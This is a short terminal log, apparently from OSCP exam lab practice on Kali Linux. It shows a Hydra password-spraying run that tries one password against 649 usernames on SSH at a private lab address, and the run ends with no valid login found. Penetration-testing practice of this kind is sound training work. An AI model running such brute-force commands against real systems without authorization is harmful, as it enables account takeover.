Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-28 15:19:35


┌──(kali㉿kali)-[~/oscp/112]
└─$ hydra -L userslist.txt -p 'L1ght@m3r@Acti0n!' ssh://192.168.107.112
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-28 16:18:55
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 649 login tries (l:649/p:1), ~41 tries per task
[DATA] attacking ssh://192.168.107.112:22/
[STATUS] 168.00 tries/min, 168 tries in 00:01h, 484 to do in 00:03h, 13 active

[STATUS] 159.00 tries/min, 477 tries in 00:03h, 175 to do in 00:02h, 13 active
[STATUS] 157.50 tries/min, 630 tries in 00:04h, 24 to do in 00:01h, 11 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-28 16:23:10